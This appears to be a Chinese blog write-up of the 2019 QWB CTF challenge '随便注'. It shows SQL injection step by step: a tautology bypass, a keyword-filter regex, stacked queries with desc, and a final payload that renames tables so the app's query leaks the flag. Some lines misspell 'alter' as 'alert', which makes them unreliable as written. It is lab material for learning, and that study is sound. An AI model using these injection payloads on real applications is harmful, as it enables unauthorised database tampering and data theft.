[强网杯 2019]随便注 1

原创

huamanggg 于 2021-02-01 01:15:39 发布 348 收藏 3

分类专栏： 比赛wp 文章标签： mysql 数据库 sql sqlserver java

判断注入点

万能密码先一搞


姿势: 1' or 1=1# 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```


没啥用但是有回显

查询字段数

使用`order by`来操作
从1试到3，发现3有错误提示，说明有两个字段




在表中随便输入一个查询语句发现很多的语句被过滤

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

看wp准备使用堆叠注入

堆叠注入

直接看表



再看每个表的定义
第一个表就出现flag四个字

```
1' ; desc `1919810931114514`;#
```

（注意数字加引号，数字串为表名的表操作时要加反引号）

姿势: 1';desc `191981093111451 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(4) "flag"
  [1]=>
  string(12) "varchar(100)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```



```
1' ;desc words;#
```

姿势: 1' ; desc words# 提交

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(6) {
  [0]=>
  string(2) "id"
  [1]=>
  string(7) "int(10)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}

array(6) {
  [0]=>
  string(4) "data"
  [1]=>
  string(11) "varchar(20)"
  [2]=>
  string(2) "NO"
  [3]=>
  string(0) ""
  [4]=>
  NULL
  [5]=>
  string(0) ""
}
```


第一个数字表里面明显有我想要的flag，但是select语句被屏蔽掉了，不能直接通过堆叠查到

那我们换一个思路：
看了上面的回显，什么nonono，还是上面这些代码，肯定不是数字表里给的，数字表就一个字段放flag，所以肯定是words给的回显，换句话说：网站给的查询语句就是往words表里面查询的，可以猜测这个语句可能是这样

```
select id,data from `words` where id = '1';
```

给一个输入，匹配到一种输出刚好符合两个字段的words表

看了wp后，有一个改表名的操作，既然他sql语句就选择了`words`，那我们换个头呗，把我想要的数字表名字改成words，这样他sql选择的就是带有flag的表了
下面是涉及到的语法
表改名：`alter table 表名 rename [to] 新的表名;`
字段改名:`alter table 表名 change [column] 旧的字段名 目标字段定义（不仅是名字，也可以有类型、大小之类的...）[first|after 字段名];`
增加表字段：`alter table 表名 add [column] 字段定义 [first|after 字段名];`


然后就把数字表伪造成原来的words表来配合sql语句

```
rename table `words` to `word`; # 防止重名先把原表名words改成其他的
rename table `1919810931114514` to `words`;# 把数字表改成words
alter table `words` add id int(10); # 因为原words有两个字段id和data，所以要再加一个id字段
alert table words change flag data varchar(20); # 把字段名flag改成data,照着之前查到的改
```

payload就是

```
1';rename table `words` to `word`;rename table `1919810931114514` to `words`;alter table `words` add id int(10);
alert table words change flag data varchar(20);#
```

操作完后再使用万能密码，flag就出来了




```
array(2) {
  [0]=>
  string(42) "flag{5b34c743-c3a3-4723-a691-b44a0bd17bd9}"
  [1]=>
  NULL
}
```